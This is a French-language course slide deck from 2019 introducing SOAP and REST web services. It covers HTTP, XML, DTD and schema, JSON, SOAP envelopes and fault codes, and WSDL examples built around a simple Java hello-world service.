




Services Web SOAP & REST

© 2019 madani.boukebeche@ynou.com




Plan

1/4


- **Introduction aux Services Web**
 - Pourquoi les services Web ?
 - Principe des Services Web
 - Types de Services Web : SOAP et REST
 - Technologies associées aux Services Web
 - HTTP, JSON, XML




© 2019 madani.boukebeche@ynou.com




Plan


2/4


- **Les Services Web SOAP**
 - **Notion de message SOAP et structure d'une enveloppe SOAP**
 - **WSDL (Web Service Description Language) :**
contrat des Services Web
 - **Proxy :** skelton permettant la communication depuis un client
 - **UDDI (Universal Description, Discovery and Integration) :**
publier et chercher un Service Web



© 2019 madani. boukebeche@ynou.com
3




Plan



2/4

- **Introduction à l'architecture REST**
 - **REST, c'est quoi ?**
 - **REST et RESTFUL**
 - **WSDL et WADL**
 - **HTTP & URI : la base de REST**


© 2019 madani. boukebeche@ynou.com
4



Plan


4/4

- **Annexes :**
 - **SOA (Service Oriented Architecture)**
 - **ROA**
 - **ROCA**
 - **Les extensions WS-* : standards OASIS**



© 2019 madani. boukebeche@ynou.com
5

INTRODUCTION AUX SERVICES WEB

- **Pourquoi les services Web ?**
- **Principe des Services Web**
- **Types de Services Web : SOAP et REST**
- **Technologies associées aux Services Web :**
 - **HTTP**
 - **XML**
 - **JSON**

© 2019 madani. boukebeche@ynou.com
6

Les services Web, c'est quoi ? Pourquoi ?

⇒ Les Services Web s'inscrivent dans les solutions permettant la communication entre applications

⇒ RPC, CORBA, RMI, DCOM, .NET Remoting, ...

⇒ La communication inter-applications et les applications réparties sont un moyen d'optimisation et de productivité :

⇒ Les architectures **distribuées** permettent de centraliser et sécuriser les traitements lourds et coûteux sur des **back-ends** puissants et adaptés en allégeant au maximum la couche applicative présente sur les front-ends et les middles

© 2019 m

Les services Web, c'est quoi ? Pourquoi ?

⇒ Parmi les objectifs des Services Web, on peut citer :

⇒ Surmonter l'hétérogénéité des environnements

⇒ Clients hétérogènes, développés avec des langages variés comme C#, PHP, VB.Net ou Java et exécutés dans des environnements hétérogènes comme Unix, Linux, Windows, MAC, Zos, ...

⇒ Avoir des SI ouverts sans limites liées aux solutions et technologies existantes

⇒ Développement orienté **services réutilisables** B2B avec une interface de communication standardisée

⇒ Décharger le développeur des considérations liées à l'infrastructure de communication

⇒ Couches de communication de bas niveau : sockets, TCP, UDP, ...

© 2019 madani. boukebeche@ynou.com

Les services Web, c'est quoi ? Pourquoi ?

⇒ **Les Services Web s'appuient sur les protocoles standards du web, notamment le HTTP**

- ⇒ Les services Web permettent de proposer des fonctionnalités (métiers/données) à des applications clientes, délivrées à travers le protocole HTTP
- ⇒ Le choix d'un protocole standard comme HTTP est de disposer de services cross-plateformes et cross-technologies



⇒ **Les Services Web offrent une infrastructure standard se chargeant des détails de communication inter-applications**


- ⇒ Le développeur se focalisera sur le développement des fonctions de service sans considérer la façon dont la communication s'effectue

© 2019 madani. boukebeche@ynou.com 9

Les services Web, c'est quoi ? Pourquoi ?

⇒ Exemples de Services Web :

- ⇒ La météo par France Météo
- ⇒ Calcul des frais de livraison pour des sites marchands : Chronopost, So'Collisimo, DHL, ...
- ⇒ Les paiements par CB, PayPal, ...
- ⇒ Les virements SEPA



⇒ Les APIs Google : maps, moteur de recherche, stats, ...

© 2019 madani. boukebeche@ynou.com

Principe des Services Web

- ⇒ Une application Services Web est une application Client/Serveur Web bâtie sur le HTTP et le XML où le client est une application à son tour
- ⇒ Le fournisseur de services expose des services et éventuellement :
 - ⇒ expose pour les clients un contrat de service (WSDL/WADL)
 - ⇒ publie la liste des Services Web dans un annuaire (UDDI), accessible au client consommateur de services

Mécanisme service Web

Un service Web est un composant logiciel identifié par un URI, dont les interfaces publiques sont définies et appelées en XML. Sa définition peut être découverte par d'autres systèmes logiciels. Les services Web peuvent interagir entre eux d'une manière prescrite par leurs définitions, en utilisant des messages XML portés par les protocoles Internet.



W3C


© 2019 madani. boukebeche@ynou.com 11

Types de Services Web

- ⇒ Deux types de Services Web existent :
 - ⇒ Service Web SOAP
 - ⇒ SOAP = Simple Object Access Protocol
 - ⇒ S'il s'agit d'une représentation RPC d'accès à un objet (appellation initiale). *Initialement basé sur le protocole XML-RPC*
 - ⇒ SOAP = Service Oriented Architecture Protocol
 - ⇒ S'il s'agit d'une description d'invocation de service ou son résultat.
 - ⇒ Fait l'objet de spécifications **standards** W3C et OASIS
 - Le service Web SOAP est décrit par un fichier XML WSDL qui permet son exploitation*
 - ⇒ Service Web REST
 - ⇒ REST = REpresentational State Transfer
 - ⇒ C'est un **style architectural** (et non un standard)
 - Le service Web REST est décrit par un fichier XML WADL ou WSDL (version 2)*

© 2019 madani. boukebeche@ynou.com 12







Les Services Web REST

- ⇒ REST = REpresentational State Transfer
- ⇒ Présenté par Roy Thomas Fielding lors d'une thèse à l'université de Californie sur la description des architectures orientées services Web.
- ⇒ Rest est un style architecturale
 - ⇒ *REST n'est pas un standard (contrairement à SOAP).*
 - ⇒ *REST constitue une réponse à la complexité des services basés sur SOAP*
 - ⇒ *REST n'est pas un protocole ou un format d'échanges*
- ⇒ REST se base exclusivement sur HTTP
- ⇒ REST permet d'accéder à des ressources en lecture/écriture en utilisant des URL/URI et des commandes HTTP

© 2019 madani. boukebeche@ynou.com 16



Technologies associées aux Services Web



⇒ Les Services Web utilisent principalement :


- ⇒ HTTP : protocole d'échange utilisé pour le web
 - ⇒ Ex. de commandes HTTP : GET, POST, PUT, DELETE

- ⇒ XML : langage d'échange et de formatage de données
 - ⇒ Technologie standard W3C permettant de définir des langages textes à base de balises


- ⇒ JSON : format de données
 - ⇒ Style pour la structuration des données textuelles

© 2019 madani. boukebeche@ynou.com

17



Technologies associées aux Services Web



⇒ HTTP : HyperText Transfer Protocol

- ⇒ C'est un protocole de communication basé sur TCP/IP utilisé pour le web.
- ⇒ HTTP dispose d'un ensemble de commandes, d'entêtes et des types MIMEs
- ⇒ **Quelques commandes :**
 - ⇒ GET, POST, PUT, DELETE , HEAD , ..;
- ⇒ **Quelques entêtes :**
 - ⇒ Accept-Charset : indique le ou les jeux de caractères supportés par le client
 - ⇒ Ex. Accept-Charset : ISO-8859-1;q=0.5, UTF-8
 - ⇒ Accept-Encoding : indique les encodages supportés par l'application
 - ⇒ Ex. Accept-Encoding : compress;q=0.5,gzip
- ⇒ **Quelques MIME (Multi-purpose Internet Mail Extensions) :**
 - ⇒ text/html, text/csv, application/json, application/xml

© 2019 madani. boukebeche@ynou.com

18

Technologies associées aux Services Web

⇒ XML : eXtended Markup Language

- ⇒ XML est utilisé comme un langage d'échange entre le client et le fournisseur de Services Web et aussi comme format de données échangées
- ⇒ XML a été développé en 1996 par un groupe de travail (XML Working Group) présidé par Jon Bosak de Sun Microsystems sous les auspices du W3C
- ⇒ XML permet de définir des balises pour la structuration des données textuelles d'une manière formelle

© 2019 madani.boukebeche@ynou.com 19

Technologies associées aux Services Web

⇒ XML : eXtended Markup Language

- ⇒ Le XML est un **langage de balisage extensible** qui permet la description de **documents XML**.
- ⇒ XML est une forme restreinte de SGML [ISO8879], (même famille que HTML)
- ⇒ XML est extensible (**métalangage**) dans le sens que les balises à utiliser dans un document XML ne sont pas imposées mais choisies librement

• Exemple :

```

<auteur id="A105">
  <nom>Bosak</nom>
  <prenom rang="1" > John </prenom>
  <prenom rang= "2" > Paul </prenom>
</auteur>

```

Balises ou Éléments

Attributs

© 2019 madani.boukebeche@ynou.com 20

Technologies associées aux Services Web

⇒ XML : eXtended Markup Language

⇒ Un langage XML peut être décrit au moyen d'une grammaire qui peut être définie par :

⇒ soit une DTD (DOCUMENT TYPE DEFINITION)

```
<!ELEMENT clients (client)+ >
<!ELEMENT client (nom,prenom+,date_naissance?) >
<!ELEMENT nom (#PCDATA) >
<!ELEMENT prenom (#PCDATA) >
<!ELEMENT email (#PCDATA) >
```

⇒ soit un schéma XML

⇒ C'est un langage de description de format de document XML

```
<xs:sequence>
  <xs:element name="nom" type="xs:string"/>
  <xs:element name="prenom" type="xs:string" minOccurs="1" maxOccurs="unbounded"/>
  <xs:element name="date_naissance" type="xs:date" minOccurs="0" maxOccurs="1"/>
</xs:sequence>
```

Un document XML qui respecte une grammaire est dit **valide**

© 2019 madani.boukebeche@ynou.com

Technologies associées aux Services Web

⇒ JSON = JavaScript Object Notation

⇒ JSON est un format de données textuelles dérivé de la notation des objets du langage *JavaScript*

⇒ JSON est utilisé dans les Services Web comme un format d'échange de données


- ⇒ Les objets sont délimités par {} mis dans un objet racine
- ⇒ Dans les objets, les données sont indexées par clé (nom de la données)
 - ⇒ Dans un couplet clé valeur, la clé est une chaîne (délimitée par " ") suivie par :
- ⇒ Les valeurs peuvent être des objets, des tableaux. Les valeurs textuelles sont délimitées par " "

```
{
  "nom": "B",
  "prenom": "Madani",
  "profession": "Informatique"
}
```

⇒ Les tableaux sont mis entre []

```
[
  "string",
  "number",
  "object",
  "array",
  true,
  false,
  null
]
```

© 2019 madani.boukebeche@ynou.com



LES SERVICES WEB SOAP

- Structure d'un message / enveloppe SOAP
- WSDL (Web Service Description Language)
- Proxy
- UDDI (Universal Description, Discovery and Integration)

© 2019 madani.boukebeche@ynou.com

24

Services Web SOAP


⇒ **Les Services Web SOAP reposent sur :**


- ⇒ SOAP (flux XML via un protocole de transport internet quelconque ex. http)
 - ⇒ Orienté objet et gère les états des sessions Nouvelle approche
- ⇒ XML-RPC (flux XML via un protocole de transport internet quelconque ex. ftp)
 - ⇒ Procédural et sans gestion des états Ancienne approche

⇒ **Les Services Web utilisent le mécanisme requêtes/réponses (client/serveur)**


- ⇒ C'est un standard
 - ⇒ Cross-technologies (.Net, Java, PHP, ...)
 - ⇒ Cross-plateformes (Unix, Linux, Windows, Mac os, ...)

© 2019 madani. boukebeche@ynou.com 25





Services Web SOAP




1/3

⇒ **Structure d'un message / enveloppe SOAP**

⇒ L'enveloppe SOAP définit la structure des messages SOAP échangés entre le client et le serveur via HTTP, SMTP, FTP, ... Elle se compose de :

- ⇒ **HEADER** : entête du message (en option). Peut inclure des données pour l'authentification dans le cas de requête.
- ⇒ **BODY** : spécifie la méthode à exécuter avec les valeurs de ses éventuels paramètres d'appels pour une requête et la méthode exécutée avec la valeur de retour de son exécution pour une réponse.

Structure d'un message SOAP



Protocole de transport ex: HTTP


Définit le document XML comme un message SOAP

Optionnelle : Stockage des informations spécifiques à la transaction (éléments optionnels : actor, MustUnderstand, encoding..)


Contenant des données à transporter

Gestion d'erreurs

© 2019 madani. boukebeche 27



Services Web SOAP




2/3

⇒ **Structure d'un message / enveloppe SOAP**

```
<?xml version="1.1" encoding="UTF-8" ?>
<SOAP-ENV:Envelope
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:xsi="http://www.w3c.org/1999/XMLSchema-instance"
  xmlns:xsd="http://www.w3c.org/1999/XMLSchema" >
  <SOAP-ENV:Body>
    <ns1:GetNumber
      xmlns:ns1="urn:MySoapServices">
      <param1 xsi:type="xsd:int">10</param1>
    </ns1:GetNumber>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

GetNumber(10)



© 2019 madani. boukebeche@ynou.com 28

Services Web SOAP 3/3

⇒ **Structure d'un message / enveloppe SOAP**


⇒ Les erreurs via SOAP

⇒ Indiquées au niveau de la balise **fault** qui peut contenir :

- faultcode** : contient un code indiquant la nature du problème.
- faultstring** : description de l'erreur.
- faultactor** : indique le service qui a généré l'erreur. Cela est important lorsqu'une chaîne de services a été utilisée pour traiter la demande.
- detail** : détails sur l'erreur.

⇒ Il existe 4 types de codes erreurs :

- soap:Server** : indique qu'une erreur s'est produite sur le serveur, mais pas avec le message lui-même.
- soap:Client** : signifie que le message reçu contient une erreur.
- soap:VersionMismatch** : cette erreur se produit lorsque les versions des protocoles SOAP utilisés par le client et le serveur sont différentes.
- soap:MustUnderstand** : cette erreur est générée lorsqu'un élément dans l'en-tête ne peut être traité alors qu'il est marqué comme obligatoire.



© 2019 madani. boukebeche@yuno.com

Services Web SOAP 1/6

⇒ **WSDL (Web Service Description Language)**

- ⇒ Chaque Service Web est décrit au moyen d'un WSDL
- ⇒ Le WSDL peut être généré automatiquement
- ⇒ WSDL est un descriptif (xml) des spécifications du Service Web permettant à un client de savoir comment utiliser le Service Web :
 - ⇒ liste des différentes méthodes appelables à distance,
 - ⇒ leurs différents paramètres d'appel,
 - ⇒ le type du résultat retourné pour chacune d'entre elles
- ⇒ des infos sur l'url du Service Web
- ⇒

Quel service me propose-tu et quel est le format d'appel ?

Contrat SOAP

Contrat WSDL

CLIENT



SERVER (WebService)


SOAP/XML : Requête

SOAP/XML : Réponse


Une bonne connaissance des **namespaces XML** et de **XML Schema** est un pré-requis à la lecture d'un document WSDL

© 2019 madani. boukebeche@yuno.com





Services Web SOAP



4/6

⇒ WSDL (Web Service Description Language)

⇒ Exemple de WSDL : types

```

<wsdl:types>
  <schema elementFormDefault="qualified" targetNamespace=
    <element name="setGreeting"></element>
    <element name="setGreetingResponse"></element>
    <element name="sayHello">
      <complexType>
        <sequence>
          <element name="name" type="xsd:string"/>
        </sequence>
      </complexType>
    </element>
    <element name="sayHelloResponse">
      <complexType>
        <sequence>
          <element name="sayHelloReturn" type="xsd:string"/>
        </sequence>
      </complexType>
    </element>
  </schema>
</wsdl:types>

```


```

public String sayHello(String name) {
  System.out.println("Hello: " + name);
  return "Hello " + name + "!";
}


```

Les types pour les paramètres
des opérations (méthodes web)
et les types de retour

© 2019 madani. boukebeche@ynou.com
33



Services Web SOAP



5/6

⇒ WSDL (Web Service Description Language)

⇒ Exemple de WSDL : messages et portTypes

```

<wsdl:message name="setGreetingRequest"></wsdl:message>
<wsdl:message name="setGreetingResponse">
  <wsdl:part element="impl:setGreetingResponse" name="parameters">
  </wsdl:part>
</wsdl:message>
<wsdl:message name="sayHelloRequest">
  <wsdl:part element="impl:sayHello" name="parameters"></wsdl:part>
</wsdl:message>
<wsdl:message name="sayHelloResponse">
  <wsdl:part element="impl:sayHelloResponse" name="parameters"></wsdl:part>
</wsdl:message>
<wsdl:portType name="HelloWorld">
  <wsdl:operation name="setGreeting"></wsdl:operation>
  <wsdl:operation name="sayHello">
    <wsdl:input message="impl:sayHelloRequest" name="sayHelloRequest">
    </wsdl:input>
    <wsdl:output message="impl:sayHelloResponse" name="sayHelloResponse">
    </wsdl:output>
  </wsdl:operation>
</wsdl:portType>

```

```

public String sayHello(String name) {
  System.out.println("Hello: " + name);
  return "Hello " + name + "!";
}

```

L'opération et
sa réponse

© 2019 madani. boukebeche@ynou.com
34

Services Web SOAP

6/6

⇒ **WSDL (Web Service Description Language)**

⇒ Exemple de WSDL : binding et service

```
<wsdl:binding name="HelloWorldSoapBinding" type="impl:HelloWorld">
  <wsdlsoap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
  <wsdl:operation name="setGreeting">
    <wsdl:input name="sayHelloRequest">
      <wsdlsoap:body use="Literal"/>
    </wsdl:input>
    <wsdl:output name="sayHelloResponse">
      <wsdlsoap:body use="Literal"/>
    </wsdl:output>
  </wsdl:operation>
</wsdl:binding>
<wsdl:service name="HelloWorldService">
  <wsdl:port binding="impl:HelloWorldSoapBinding" name="HelloWorld">
    <wsdlsoap:address location="http://localhost:8080/HelloWorldWS/services/HelloWorld"/>
  </wsdl:port>
</wsdl:service>
```

